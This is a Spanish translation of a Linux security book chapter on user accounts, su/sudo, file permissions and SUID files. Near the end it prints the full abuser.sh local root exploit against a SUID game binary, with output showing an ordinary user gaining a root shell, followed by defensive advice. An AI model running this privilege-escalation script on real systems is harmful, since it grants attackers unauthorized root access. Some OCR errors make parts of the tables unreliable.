-rw-r--r--   1 root     root         111 Nov  3   1997 .inputrc
-rwxr-xr-x   1 root     root         186 Sep  1   1998 .kshrc
-rw-r--r--   1 root     root         392 Jan  7   1998 .login
-rw-r--r--   1 root     root          51 Nov 25   1997 .logout
-rw-r--r--   1 root     root         341 Oct 13   1997 .profile
-rwxr-xr-x   1 root     root         182 Sep  1   1998 .profile.ksh
drwxr-xr-x   2 root     root        1024 Jun  4 21:37 .seyon
```

NOTA

En algunos sistemas, .profile recibe el nombre de local.profile.

En su estado original, el propietario de estos archivos es *root* (véase más arriba). Para prepararlos para que los utilice otro usuario, pruebe lo siguiente:

```
mkdir /home/newuser
cp /etc/skel/.* /home/newuser/
chown newuser /home/newuser
chown newuser /home/newuser/.*
chgrp newuser-userid /home/newuser
chgrp/home/newuser/.*
chmod 755 /home/newuser
chmod 644 /home/newuser/.*
```

Añadir usuarios

Hay varias formas de añadir usuarios:

- Utilizando herramientas gráficas: muchas distribuciones de Linux, entre los que se incluyen Red Hat y OpenLinux, cuentan con herramientas gráficas de administración de cuentas, como usercfg.
- Utilizando herramientas de la línea de comandos: la mayoría de las distribuciones de Linux incluyen herramientas de la línea de comandos para la administración de cuentas, como adduser (que se explica más adelante).
- Modificando /etc/passwd manualmente: si es la primera vez que se enfrenta a Linux, es un método arriesgado, pero merece la pena conocerlo.

Vamos a examinar cada uno de los métodos.

Añadir usuarios con herramientas gráficas

Existen varias herramientas gráficas administrativas. Las suyas dependen de su distribución de Linux. Una de ellas es usercfg, disponible en Red Hat y Caldera OpenLinux.

usercfg

Aplicación: usercfg

Necesita: usercfg + python

Archivos de configuración: /usr/lib/rhs/control-panel/usercfg.init, /usr/lib/rhs/usercfg, /usr/lib/rhs/usercfg/usercfg.py, usr/lib/rhs/usercfg/usercfg.pyc

Historial de seguridad: un antiguo agujero en la seguridad (en las bibliotecas de Python de alrededor de 1996) permitía a las personas que lo atacaban obtener

acceso a /etc/shadow. El código de prueba del *exploit* se encuentra en http://safe-networks.com/Linux/shadow.html.

NOTA

usercfg es una herramienta independiente para la administración de cuentas, pero para utilizarla hay que tener el lenguaje Python y sus bibliotecas. Si se realiza una instalación completa, no debe de haber ningún problema. Sin embargo, si se seleccionan de forma selectiva las herramientas de desarrollo y se han excluido *usercfg* y Python, hay que instalarlas ahora. *usercfg* se encuentra en /usr/bin. Tenga en cuenta que la interfaz gráfica de *usercfg* puede variar. En algunos casos, se basa en X, mientras que en otros, se ejecuta a través de LISA con cuadros de diálogo a través de una *shell* o desde un indicativo de comandos.

Para iniciar *usercfg* desde X, haga clic en su icono en la ventana Admin Tools en Caldera o en el panel de control en Red Hat. Si no puede encontrar *usercfg* ahí, abra un Xterm y escriba la siguiente línea de comandos:

```
$usercfg
```

LISA (la herramienta de instalación y administración de sistemas de Linux) cargará usercfg. Véase la Figura 4.4.

El botón Call ya estará resaltado. Desplácese a Add New Users (opción 2) y pulse Intro. usercfg le llevará a los seis pasos necesarios para crear una cuenta:

- Añadir el nombre de conexión del usuario.
- Añadir el UID del usuario.
- Añadir el grupo del usuario.
- Añadir el directorio principal del usuario.
- Añadir la *shell* predeterminada del usuario.
- Añadir el nombre completo del usuario.

Para finalizar, *usercfg* abrirá una interfaz de texto y solicitará una contraseña:

```
Enter new Unix password:
```

Escriba la contraseña del nuevo usuario y pulse Intro. *usercfg* solicita confirmación de la contraseña:

```
Enter new Unix password:
```

Tras verificar la contraseña, *usercfg* almacenará la información en /etc/passwd.

NOTA

En las últimas versiones de Linux, las herramientas gráficas de administración varían. OpenLinux 2.2 incluye COAS (*Caldera Open Administration System*), mientras que Red Hat incluye linuxconf.




FIGURA 4.4
La pantalla inicial de usercfg.

Añadir usuarios con adduser

Las herramientas gráficas son útiles cuando se realizan tareas de trabajo, pero para crear cuentas son más rápidas las utilidades de la línea de comandos.

Una eficaz herramienta de línea de comandos para la administración de cuentas es adduser.

adduser

Aplicación: adduser

Necesita: adduser + /bin/sh

Archivos de configuración: ninguno

Utilidades parecidas: useradd

Historial de seguridad: la versión 1.0 (incluida en Red Hat 2.0) tenía un algoritmo defectuoso que, en determinadas circunstancias, asignaba erróneamente UID equivalentes a *root*. En el improbable caso de que tenga esta versión, actualícela. Para obtener más información, véase Linux Security FAQ Update del 17 de octubre de 1995 o diríjase a la página web http://temp.redhat.com/linux-info/security/_linux-security/1995-October/0020.html.

Para utilizar adduser, escriba el comando adduser añadiéndole un nombre de usuario:

```
$ adduser Nicole
```

adduser hace todo menos definir la contraseña:

```
Looking for first available UID... 508
Looking for first available GID... 509
Adding login: Nicole...done.
Creating home directory: /home/Nicole...done.
Creating mailbox: /var/spool/mail/Nicole...done.
Don't forget to set the password.
```

Para definir la contraseña, escriba el comando *passwd* con el nombre de usuario. Por ejemplo, en este caso, el comando sería:

```
$ passwd nicole
```

Linux pide la contraseña y la confirmación de la misma:

```
Enter new Unix password:
Enter new Unix password:
```

adduser asigna automáticamente los valores, incluyendo el UID y el GID. Si desea un mayor control de la línea de comandos y ha instalado Shadow Suite pruebe con useradd.



Shadow Suite es un conjunto de herramientas para ocultar la información de la contraseña. Habitualmente, Linux almacena toda la información del usuario, incluyendo las contraseñas cifradas, en /etc/passwd. Esta práctica es poco segura, ya que expone las contraseñas cifradas a todos los usuarios (*passwd* debe poder leerse). Con el método de *shadowing*, Linux guarda las contraseñas de los usuarios y deja una marca en /etc/passwd. En el Capítulo 5 encontrará más información.

Añadir usuarios editando manualmente /etc/passwd

Otra forma de añadir usuarios es editando manualmente /etc/passwd, para lo que se utiliza una herramienta especial: *vipw*.

vipw

Si va a editar /etc/passwd manualmente, utilice *vipw* (abreviatura de *vi passwd*). *vipw* bloquea *passwd* mientras se realizan modificaciones, con lo que garantiza que los cambios se realizan de forma segura.

El editor predeterminado de *vipw* es *vi*. La Tabla 4.2 describe cómo desplazarse por *vi*.

Tabla 4.2 Comandos importantes de teclado de vipw

Comando	Resultado
a	Indica a vi que empiece a añadir texto detrás del cursor. Este comando se introduce la primera vez que se inicia vipw. Si no se inicia, no aparecerá texto hasta que se pulse la "s" minúscula.
Ctrl+b	Desplazarse hacia arriba página a página.
Ctrl+f	Desplazarse hacia abajo una página.
d	Si se pulsa una vez, suprime un carácter o un operador. Al pulsarlo dos veces, suprime toda la línea.

Tabla 4.2 Comandos importantes de teclado de vipw *(continuación)*

Comando	Resultado
D	Suprime toda una línea.
I	Inicializa el modo de inserción, muy parecido a lo que se hace en ed.
x	Notifica a vi que elimine el carácter actual.
X	Notifica a vi que elimine el carácter inmediatamente anterior al cursor.
w	Permite saltar de una palabra a otra.
w:	Escribe los cambios en el archivo actual.
Mayús+p	Pega texto.
Mayús+h	Sitúa el cursor al comienzo del archivo (como la tecla Inicio cuando se utiliza en procesadores de texto).
Mayús+l	Le desplaza a la última línea del archivo.
w: nombre de archivo	Guarda los cambios en un archivo nuevo.
:wq	El comando para guardar y salir. Cuando acabe de realizar modificaciones, pulse la tecla Esc e introduzca este comando, y *vi* guardará los cambios y le devolverá a la *shell*.

La pantalla de *vi* se divide en dos secciones o áreas. El área de trabajo (donde se escribe y se modifica el texto) ocupa el 90% de la pantalla. Por contra, la línea de estado (donde aparecen las estadísticas y los comandos) es una sola línea que se encuentra en la parte inferior de la pantalla.

La primera vez que se carga *vi*, comienza en modo comandos. Mientras esté en este modo, *vi* reconocerá una amplia gama de comandos que llevan a cabo funciones de búsqueda, corte, pegado, supresión e inserción. Para pasar del modo comandos al modo edición, y viceversa, pulse la tecla Esc.

ADVERTENCIA

Si es la primera vez que utiliza Linux, pruebe a modificar un archivo que no tenga ninguna importancia o uno de práctica con vi antes de editar /etc/passwd con vipw, ya que si comete errores y los envía a /etc/passwd, puede provocar un desastre, como por ejemplo que Linux no le permita iniciar ninguna sesión.

Si cree que vi es difícil de utilizar, utilice el editor predeterminado de vipw. Por ejemplo, podría utilizar pico si quisiera, ya que es mucho más sencillo y se comporta como un editor de DOS. En ese caso, debe cambiar la variable de entorno EDITOR. Para hacerlo en la *shell* de C, escriba este comando:

```
$ setenv EDITOR pico
```

Con ello se define que el editor es pico. A partir de ese momento, cuando llame a vipw, utilizará pico en su lugar. Para definir pico como el editor predeterminado de bash, escriba este comando:

```
$export EDITOR=pico
```

NOTA

Dependiendo del tipo de instalación que se elija, pico puede instalarse o no. Es una parte del paquete de cliente de correo pine.

Utilizar herramientas propias para añadir usuarios

Si es ambicioso, puede escribir sus propias herramientas para la creación y administración de cuentas (mucha gente lo hace). Sin embargo, a menos que conozca Linux perfectamente, no es aconsejable.

Independientemente de que sus herramientas "caseras" no sean más que aplicaciones para usuario (*shell*, Perl o *scripts wish* que ponen una cara a useradd o adduser) o aplicaciones independientes, hay muchas cosas que pueden ir mal. Dado que la administración de cuentas en una tarea crítica, sea extremadamente cuidadoso cuando vaya a desarrollar ese tipo de aplicaciones.

Suprimir usuarios

A menos que el sistema emplee el *shadowing* de contraseña, los usuarios pueden eliminarse en dos pasos:

- Elimine sus entradas de /etc/passwd.
- Elimine su directorio de inicio (/home/username).

Cuando vaya a suprimir la entrada de un usuario de /etc/passwd, no olvide utilizar vipw. En caso contrario, puede eliminar el directorio de un usuario de la siguiente forma:

```
rm -r /home/username
```

NOTA

Si va a eliminar un usuario porque ha sobrepasado la autoridad que tenía asignada, es aconsejable que conserve una copia de seguridad de sus archivos. De esta forma, si posteriormente se produce alguna discusión, tendrá todas las de ganar. A veces, aquellos usuarios cuyas cuentas se han paralizado a causa de alguna actividad sospechosa vuelven a aparecer para causar más problemas.

Realizar tareas administrativas con su

Como ya se ha indicado, no utilice nunca la raíz como cuenta personal (a estas alturas, ya debería haber creado su propia cuenta para uso personal). Pero con gran frecuencia necesitará utilizar la potencia de *root* para administrar el sistema, para lo que debe utilizar su.

su, el usuario sustituto

El comando su permite ejecutar una *shell* con varios UID y GID que no sean los suyos (siempre que conozca la contraseña correcta). Por ejemplo, ésta es una forma de convertirse temporalmente en *root*:

```
$su
```

Linux le pedirá una contraseña. Si escribe la correcta, su le integrará en una *shell* como raíz.

su tiene algunas opciones importantes en la línea de comandos, que se resumen en la Tabla 4.3.

Tabla 4.3 Opciones de la línea de comandos de su

Opción	Propósito
-c [comando]	La opción -c se utiliza para enviar un comando a la *shell*. Aquí, su ejecuta el comando bajo el usuario que se especifique sin que sea necesario iniciar ninguna *shell* interactiva, lo que es útil cuando se desea ejecutar un solo comando bajo el UID.
--help	La opción --help se utiliza para obtener un breve resumen de las opciones válidas de su.
-l o -login	La opción -l se utiliza para obtener una *shell* de conexión de su. Es ligeramente diferente a un su estándar, lo que proporciona el nuevo UID, pero realmente no inicia la sesión como el usuario especificado per se (por ejemplo, no lleva al directorio de inicio, como haría una conexión real). Cuando se utiliza la opción -l, su inicia una *shell* de inicio de sesión y, a continuación, lee y ejecuta los archivos de inicio del usuario.
-p	La opción -p se utiliza para preservar las variables de entorno actuales.
-s	La opción -s se utiliza para especificar una *shell* determinada durante una sesión.

Otorgar a otros usuarios acceso limitado similar a su

La cuantía de sus responsabilidades aumentará proporcionalmente al crecimiento de la red. Si eso ocurre, es posible que en algún momento tenga que dele-

gar responsabilidades limitadas a otros usuarios. Existe un paquete especial para este fin: sudo.

sudo

El comando sudo permite a los usuarios elegidos ejecutar determinados comandos como si fueran *root*.

Aplicación: sudo

Necesita: sudo + /etc/sudoers + /etc/netgroups + visudo

Archivos de configuración: /etc/sudoers

Historial de seguridad: el paquete sudo ha tenido pequeños problemas de seguridad. En las primeras versiones de Debian, sudo permitía a los usuarios ejecutar cualquier comando como si fueran *root*. Se tuvo conocimiento de este hecho en enero de 1998 y se solucionó poco después (en la versión 1.3, 1.5.4-1.1). En junio de 1998, un investigador independiente verificó que se podía obligar a sudo a revelar comandos de usuario válidos de sudo a usuarios no autorizados. Funcionaba de la siguiente forma: si un usuario intentaba ejecutar sudo sin pasar ningún argumento del comando, pero introducía una contraseña errónea, sudo les dejará colgados. Sin embargo, si el mismo usuario (aún sin una contraseña válida) también pasara un argumento inválido de comando, sudo informaría de que no se encuentra el comando. Las personas que realicen un ataque podrían utilizar esta técnica para dilucidar qué comandos había asignado el *root* a los usuarios de sudo. Sin embargo, éste era un problema secundario y ha dejado de ser un motivo de preocupación. Para finalizar, de forma predeterminada, sudo almacena la contraseña del usuario en la memoria caché durante cinco minutos. Los usuarios han demostrado que en las siguientes sesiones de dicho tramo horario sudo utilizará la misma contraseña para ambas sesiones, lo que podía permitir a los atacantes llevar a cabo un ataque "*piggyback*" utilizando la contraseña de la memoria caché para la autenticación. La solución es reducir el valor de tiempo de espera a 1 (—with-password-timeout=1) y activar los tickets basados en TTY (—with-tty-tickets) al ejecutar el *script configure*. A pesar de estos problemas, *sudo* tiene funciones de seguridad avanzadas, como la compatibilidad con contraseñas que se introducen una sola vez y la autenticación Kerberos. Sudo es una herramienta muy apropiada para su distribución en redes grandes. Para obtener más información, vaya a la página de inicio de sudo: http://www.courtesan.com/sudo/.

Los usuarios entran en el modo sudo escribiendo este comando:

```
$sudo
```

A continuación, sudo solicita una contraseña. Si el usuario escribe la correcta, entra. En caso contrario, sudo registra el intento de acceso.

NOTA

Los usuarios de sudo también pueden especificar los comandos que se van a ejecutar.

sudo permite limitar de forma estricta los usuarios que pueden invocarlo y los comandos que dichos usuarios pueden ejecutar. Estos parámetros se especifican en /etc/sudoers.

/etc/sudoers

/etc/sudoers se estructura en secciones:

- Comandos que pueden ejecutar los usuarios de sudo.
- Alias de los *host*, incluyendo *hosts*, grupos, direcciones IP y redes (si hay alguna).
- Alias de los usuarios (si hay).
- Especificaciones de los usuarios, incluyendo los tipos de *host*, las IP de los *hosts*, la lista de usuarios autorizados y el usuario como el que se ejecuta (normalmente, *root*).

Las listas se delimitan mediante comas. Éste es un ejemplo desglosado con marcadores:

```
# Sample /etc/sudoers file.
# This file MUST be edited with the 'visudo' command as root.
# See the man page for the details on how to write a sudoers file.
# User alias specification
# six users
User_Alias  FULLTIMERS=[comma-delimited list of users]
User_Alias  PARTTIMERS=[comma-delimited list of users]

# Runas alias specification
# They run as root
Runas_Alias  OP=root,operator

# Cmnd alias specification
# Some commands they can run
Cmnd_Alias      KILL=/usr/bin/kill
Cmnd_Alias      PRINTING=[comma-delimited list of commands]
Cmnd_Alias      SHUTDOWN=/usr/etc/shutdown
Cmnd_Alias      HALT=/usr/etc/halt,/usr/etc/fasthalt
Cmnd_Alias      REBOOT=/usr/etc/reboot,/usr/etc/fastboot
Cmnd_Alias      SHELLS=/usr/bin/sh,/usr/bin/csh,[more-shells]
Cmnd_Alias      SU=/usr/bin/su
Cmnd_Alias      VIPW=/usr/etc/vipw,/etc/vipw,/bin/passwd

# Host alias specification
# Some hosts
Host_Alias      CSNETS=[comma-delimited list of host IPs]
Host_Alias      CUNETS=[comma-delimited list of host IPs]

##
# User specification
```

```
# root and users in wheel can run anything on any machine as any user
root            ALL=(ALL) ALL
%wheel          ALL=(ALL) ALL
# full time sysadmins can run anything on any machine without a password
FULLTIMERS      ALL=NOPASSWD:ALL
```

Dado que sudoers es un archivo orientado a la seguridad (de forma parecida a /etc/passwd), hay que tomar precauciones especiales al editarlo. La distribución de sudo incluye una herramienta especial diseñada expresamente para este fin: visudo.

Modificar /etc/sudoers con visudo

visudo se parece mucho a vipw (ya explicado). Su finalidad es proporcionar un medio limpio y seguro de edición de /etc/sudoers. visudo bloquea sudoers durante la realización de modificaciones y, lo que es más importante, busca errores de sintaxis y no permitirá enviarlos al disco.

Control de acceso

A continuación, vamos a explicar rápidamente el control básico de acceso. Control de acceso es cualquier técnica que otorga o deniega a los usuarios acceso a los recursos del sistema, entre los que se incluyen archivos, directorios, volúmenes, unidades, servicios, *hosts*, redes, etc.

Seguidamente, nos centraremos en el control de acceso a archivos y directorios, en lo que afecta a los usuarios individuales y a los grupos.

Permisos y propiedad

En Linux, el acceso de los usuarios a los distintos archivos y directorios se limita mediante la concesión de permisos. Hay tres tipos básicos de permisos:

- De lectura: permite a los usuarios leer el archivo especificado.
- De escritura: permite a los usuarios modificar el archivo especificado.
- De ejecución: permite a los usuarios ejecutar el archivo especificado.

Cuando se asignan estos permisos, Linux guarda un registro de los mismos que posteriormente aparece reflejado en las listas de archivos. El estado de los permisos de cada uno de los archivos se expresa mediante marcas. Las marcas de permiso son:

- r: acceso de lectura.
- w: acceso de escritura.
- x: acceso de ejecución.

Para establecer permisos en un archivo o en un directorio, muéstrelo en formato largo con el comando ls –l. Ésta es una salida típica:

```
drwxrwxr-x   3 Nicole   Nicole       1024 Apr 18 13:10 .
drwxr-xr-x  15 root     root         1024 Apr 14 23:22 ..
-rw-rw-r--   1 Nicole   Nicole        173 Apr 18 12:36 .bash_history
-rw-r--r--   1 Nicole   Nicole        674 Feb  5  1997 .bashrc
-rw-r--r--   1 Nicole   Nicole        602 Feb  5  1997 .cshrc
-rw-r--r--   1 Nicole   Nicole        116 Feb  5  1997 .login
-rw-r--r--   1 Nicole   Nicole        234 Feb  5  1997 .profile
drwxr-xr-x   3 Nicole   Nicole       1024 Jun  2  1998 lg
-rwxrwxr-x   1 Nicole   Nicole         45 Apr 18 13:07 parse_out.pl
```

Utilizaremos el *script* de Perl de Nicole, como en el ejemplo. Para ver los permisos, consulte la columna de la izquierda:

```
-rwxrwxr-x   1 Nicole   Nicole         45 Apr 18 13:07 parse_out.pl
```

La columna de permisos tiene 10 caracteres. Véase la Figura 4.5.




FIGURA 4.5
Propiedades de la tabla de permisos.

Como muestra la Figura 4.5, el primer carácter especifica el tipo de recurso. En este campo:

- – representa un archivo.
- b representa un archivo de bloques especial.
- c representa un archivo de caracteres especial.
- d representa un directorio.
- l representa un enlace simbólico.

Los nueve caracteres restantes se dividen en tres grupos de tres:

- Los permisos del propietario: estos permisos muestran el acceso del propietario al archivo.
- Permisos de grupo: estos permisos muestran el acceso del grupo al archivo.
- Permisos mundiales: estos permisos muestran los derechos que tiene el resto del mundo a acceder a este archivo (si tiene alguno).

Vamos a aplicar esto al *script* de Perl de Nicole. Por ejemplo, es posible ver que este recurso es un archivo.

```
-rwxrwxr-x   1 Nicole   Nicole          45 Apr 18 13:07 parse_out.pl
```

Nicole (la propietaria del archivo) tiene todos los derechos de acceso. Puede leer, escribir y ejecutar este archivo:

```
-rwxrwxr-x   1 Nicole   Nicole          45 Apr 18 13:07 parse_out.pl
```

De igual modo, los usuarios del grupo (del grupo de Nicole) también pueden leerlo, escribirlo y ejecutarlo:

```
-rwxrwxr-x   1 Nicole   Nicole          45 Apr 18 13:07 parse_out.pl
```

Y finalmente, aquellos que no sean Nicole y que no pertenezcan a su grupo sólo pueden leer y ejecutar el archivo, no pueden escribir en él:

```
-rwxrwxr-x   1 Nicole   Nicole          45 Apr 18 13:07 parse_out.pl
```

Por tanto, en resumen:

- El primer carácter indica el tipo de archivo, normalmente un archivo normal (-) o un directorio (d).
- El primer conjunto de tres caracteres indica los privilegios del usuario.
- El siguiente conjunto de tres caracteres indica los privilegios del grupo.
- El último conjunto de tres caracteres indica los privilegios del resto de usuarios.

Estos permisos se establecen con el comando chmod.

chmod: cambiar los permisos de los archivos

Para definir los permisos de un usuario determinado sobre un archivo o un directorio se utiliza chmod. chmod acepta tres operadores:

- El operador – quita los permisos.
- El operador + agrega permisos.
- El operador = asigna permisos.

La Tabla 4.5 resumen los permisos que pueden quitar, agregar o asignar estos operadores.

Tabla 4.5 Permisos de chmod

Permiso de chmod	Explicación
r	El carácter r añade o quita el permiso de lectura. Ejemplo: chmod +r nombre de archivo añade permiso de lectura a nombre de archivo.

Tabla 4.5 Permisos de chmod *(continuación)*

Permiso de chmod	Explicación
w	El carácter w añade o quita el permiso de escritura. Ejemplo: chmod -w nombre de archivo elimina el permiso de escritura de nombre de archivo.
x	El carácter x añade o quita permiso de ejecución. Ejemplo: chmod +x nombre de archivo añade el permiso de ejecución a nombre de archivo.

Un método consiste en añadir letras (r, w, x) para asignar permisos a archivos individuales y directorios. Otro es utilizar el sistema octal, donde se pueden añadir valores octales para crear un conjunto de permisos final.

El sistema octal

En el sistema octal, los números representan permisos. La Tabla 4.6 resume el esquema octal y lo que representa cada número.

Tabla 4.6 Valores octales

Valor octal	Explicación
0000	Equivale a --- o no hay ningún permiso.
0001	Equivale a --x o permiso de ejecución para el propietario del archivo.
0002	Equivale a --w- o solamente permiso de escritura para el propietario del archivo.
0004	Equivale a r-- o solamente permiso de lectura para el propietario del archivo.
0010	Equivale al permiso de ejecución para el grupo, donde el segundo conjunto de tres es --x.
0020	Equivale al permiso de escritura para el grupo, donde el segundo conjunto de tres es -w-.
0040	Equivale al permiso de lectura para el grupo, donde el segundo conjunto de tres es r--.
0100	Equivale al permiso de ejecución para el mundo, donde el segundo conjunto de tres es --x.
0200	Equivale al permiso de escritura para el mundo, donde el segundo conjunto de tres es -w-.
0400	Equivale al permiso de lectura para el grupo, donde el segundo conjunto de tres es r--.

Tabla 4.6 Valores octales *(continuación)*

Valor octal	Explicación
1000	El modo 1000 es para el "difícil"; se aplica a directorios importantes (como /tmp). El bit difícil restringe la eliminación de los archivos a los propietarios del directorio o de los archivos que éste contiene, lo que permite crear directorios en los que pueden escribir todos los usuarios, aunque se puede evitar que puedan eliminar los archivos del resto de usuarios (tenga en cuenta que estas restricciones se imponen aun cuando los permisos del archivo se hayan definido de forma distinta). Los directorios definidos con el bit difícil se identifican mediante una t en una gran lista, en contraposición a la d habitual.
2000	El modo 2000 aplica el bit SETGID. Véase el apartado "Archivos con permisos especiales" de este mismo capítulo.
4000	El modo 4000 aplica el bit SETUID. Véase el apartado "Archivos con permisos especiales" de este mismo capítulo.

Si se utilizan valores octales puros, hay que añadirlos juntos, lo que deriva un número final que expresa todos los permisos concedidos, Pero para facilitar las cosas, es posible reducir rápidamente los permisos del propietario, de los grupos y de otros usuarios a un número de tres dígitos utilizando estos valores:

- 0 = Sin permisos.
- 1 = Ejecución.
- 2 = Escritura.
- 3 = Escritura y ejecución (actualmente no se utiliza mucho).
- 4 = Lectura.
- 5 = Lectura y ejecución.
- 6 = Lectura y escritura.
- 7 = Todo el conjunto: lectura, escritura y ejecución.

Por ejemplo, es posible que haya desarrollado un *script* para distribuirlo en una intranet. Para que puedan utilizarlo todos los usuarios, tiene que aplicar los permisos adecuados.

Podría hacer algo parecido a esto:

```
chmod 751 myscript.cgi
```

En este caso, myscript.cgi lleva las siguientes restricciones de acceso:

- El propietario puede leerlo, escribirlo y ejecutarlo (7).
- El grupo puede leerlo y ejecutarlo (5).
- El mundo (usuarios externos) sólo pueden ejecutarlo (1).

NOTA

Toda esta explicación sobre la definición de permisos podría dar la impresión de que es necesario establecer permisos en todos los archivos, pero no es así. Durante la instalación, Linux gestiona los permisos de los archivos del sistema operativo. (O más bien, Linux descomprime dichos archivos con los mismos permisos que ha establecido el autor de cada aplicación.) Sin embargo, dichos permisos no son siempre correctos. A veces, los desarrolladores crean los paquetes con permisos que son demasiado estrictos o, lo que es más habitual, no suficientemente estrictos. (Estos permisos pueden enviarse al sistema al desempaquetarlos.) Como se explica en la sección siguiente, cuando se da este hecho, pueden aparecer problemas de seguridad.

Archivos con permisos especiales

Para finalizar, hay dos permisos especiales para los archivos:

- SGID (define el ID de grupo, 2000 octal o S).
- SUID (define el ID de usuario, 4000 octal o S).

Los programas con permisos de SGID o SUID son especiales, ya que los permisos de su propietario se respetan aun cuando los ejecuten otros usuarios. Esto es, si se define el valor *root* SUID en un programa, éste siempre se ejecutará como *root*, aunque lo utilice un usuario normal. Éste es el motivo por el que los archivos de SGID y SUID pueden suponer un riesgo para la seguridad.

NOTA

Cuando se define el SUID/SGID de un directorio, los usuarios que pertenezcan al grupo autorizado pueden modificar exclusivamente sus propios archivos de dicho directorio.

NOTA

Si los atacantes pueden explotar las debilidades de los programas root de SUID, potencialmente pueden obtener privilegios de root.

Los archivos SUID se pueden buscar con el siguiente comando:

find / -perm +4000

En una instalación completa de Caldera OpenLinux 1.1, esta búsqueda da como resultado 81 archivos:

```
/var/lib/games/trojka.scores
/var/lib/games/xtrojka.score
```

```
/usr/lib/games/abuse/abuse.console
/usr/lib/games/abuse/keydrv
/usr/lib/mc/bin/cons.saver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/at
/usr/bin/rnews
/usr/bin/mh/inc
/usr/bin/mh/msgchk
/usr/bin/usermount
/usr/bin/passwd
/usr/bin/suidperl
/usr/bin/sperl5.003
/usr/bin/sperl4.036
/usr/bin/procmail
/usr/bin/screen
/usr/bin/cu
/usr/bin/uucp
/usr/bin/uuname
/usr/bin/uustat
/usr/bin/uux
/usr/bin/crontab
/usr/bin/zgv
/usr/games/koules
/usr/games/koules.svga
/usr/games/vga_klondike
/usr/games/vga_ohhell
/usr/games/vga_solitaire
/usr/games/vga_spider
/usr/games/vga_connectN
/usr/games/vga_mines
/usr/games/vga_othello
/usr/games/tetris
/usr/games/zapem
/usr/sbin/timedc
/usr/sbin/inndstart
/usr/sbin/sendmail
/usr/sbin/sliplogin
/usr/sbin/traceroute
/usr/sbin/uucico
/usr/sbin/uuxqt
/usr/X11R6/bin/XF86_8514
```

```
/usr/X11R6/bin/XF86_AGX
/usr/X11R6/bin/XF86_I128
/usr/X11R6/bin/XF86_Mach32
/usr/X11R6/bin/XF86_Mach64
/usr/X11R6/bin/XF86_Mach8
/usr/X11R6/bin/XF86_Mono
/usr/X11R6/bin/XF86_P9000
/usr/X11R6/bin/XF86_S3
/usr/X11R6/bin/XF86_S3V
/usr/X11R6/bin/XF86_SVGA
/usr/X11R6/bin/XF86_VGA16
/usr/X11R6/bin/XF86_W32
/usr/X11R6/bin/dga
/usr/X11R6/bin/xterm
/usr/X11R6/bin/kterm
/usr/X11R6/bin/Xmetro
/usr/X11R6/bin/XConsole
/usr/X11R6/bin/xcpustate
/usr/X11R6/bin/rxvt
/usr/X11R6/bin/xterm-color
/usr/libexec/cWnn42/cserver
/usr/libexec/jWnn42/jserver
/usr/libexec/kWnn42/kserver
/usr/libexec/tWnn42/tserver
/bin/su
/bin/login
/bin/ping
/bin/mount
/bin/umount
/sbin/dump
/sbin/restore
/sbin/isdnbutton
/sbin/cardctl
```

Algunos de estos archivos representan serios agujeros en la seguridad. Por ejemplo, fíjese en esta entrada:

```
/usr/lib/games/abuse/abuse.console
```

Esta entrada (que también se encuentra en Red Hat 2.1) puede ofrecer a los atacantes acceso a la *shell* de *root*. David J. Meltzer, de la Carnegie Mellon University, escribió un magnífico *exploit* llamado abuser.sh que demuestra la vulnerabilidad. Éste es el *script*:

```
#!/bin/sh
#
# abuser.sh
# exploits a security hole in abuse to create
```

```
# a suid root shell /tmp/abuser on a linux
# Red Hat 2.1 system with the games package
# installed.
#
# by Dave M. (davem@cmu.edu)
#
echo ========== abuser.sh - gain root on Linux Red Hat 2.1 system
echo ========== Checking system vulnerability
if test -u /usr/lib/games/abuse/abuse.console
then
echo ++++++++++++++++ System appears vulnerable.
cd /tmp
cat << _EOF_ > /tmp/undrv
#!/bin/sh
/bin/cp /bin/sh /tmp/abuser
/bin/chmod 4777 /tmp/abuser
_EOF_
chmod +x /tmp/undrv
PATH=/tmp
echo ================ Executing Abuse
/usr/lib/games/abuse/abuse.console
/bin/rm /tmp/undrv
if test -u /tmp/abuser
then
echo ++++++++++ Exploit successful, suid shell located in /tmp/abuser
else
echo ------ Exploit failed
fi
else
echo ----- This machine does not appear to be vulnerable.
Fi
```

Vamos a probarlo. Antes de empezar, inicie la sesión como Nicole (un usuario normal sin privilegios especiales) y verifique su identidad:

```
$whoami

Nicole
```

A continuación, ejecute el *script* de Meltzer:

```
$ abuser.sh
Here's the output:
abuser.sh
================ abuser.sh - gain root on Linux Red Hat 2.1 system
================ Checking system vulnerability
++++++++++++++++ System appears vulnerable.
================ Executing Abuse
```

```
 Abuse (Engine Version 1.10)
sh: lnx_sdrv: command not found
sound effects driver returned failure, sound effects disabled
Added himem block (4000000 bytes)
could not run undrv, please make sure it's in your path
No network driver, or network driver returned failure
Specs : main file set to abuse.spe
Lisp : 501 symbols defined, 99 system functions, 295 pre-compiled
functions
Unable to open filename art/dev.spe for requested item c_mouse1
++++++++++++++++ Exploit successful, suid shell located in /tmp/abuser
```

Aunque el *script* informa de que hay errores (ya que no es Red Hat sino Caldera), ha creado una nueva *shell* de *root* en /tmp/abuser. Al visualizar /tmp/abuser (ls –l /tmp/abuser) aparece lo siguiente:

```
-rwsrwxrwx    1 root      Nicole      302468 Apr 20 12:38
➥/tmp/abuser
```

Y si vuelve a comprobar la identidad, se dará cuenta de que han cambiado ciertos factores:

```
$ whoami

root
```

Nicole ya es *root* y se puede volver a utilizar el ejecutable abuser de /tmp. El *exploit* ha tardado menos de dos segundos.

NOTA

Observe que el ataque de Meltzer no habría funcionado si las particiones /tmp y /home se hubieran montado como no setuid.

Protegerse contra ataques basados en SUID y SGID

Es posible protegerse contra dichos ataques con un método de cuatro flancos o con un sistema de selección:

- Pocos programas deben ser de SUID. Aquellos que deban serlo obligatoriamente deben tener su propio grupo.
- Asegúrese de que no se puede escribir en los *script*s de SUID.
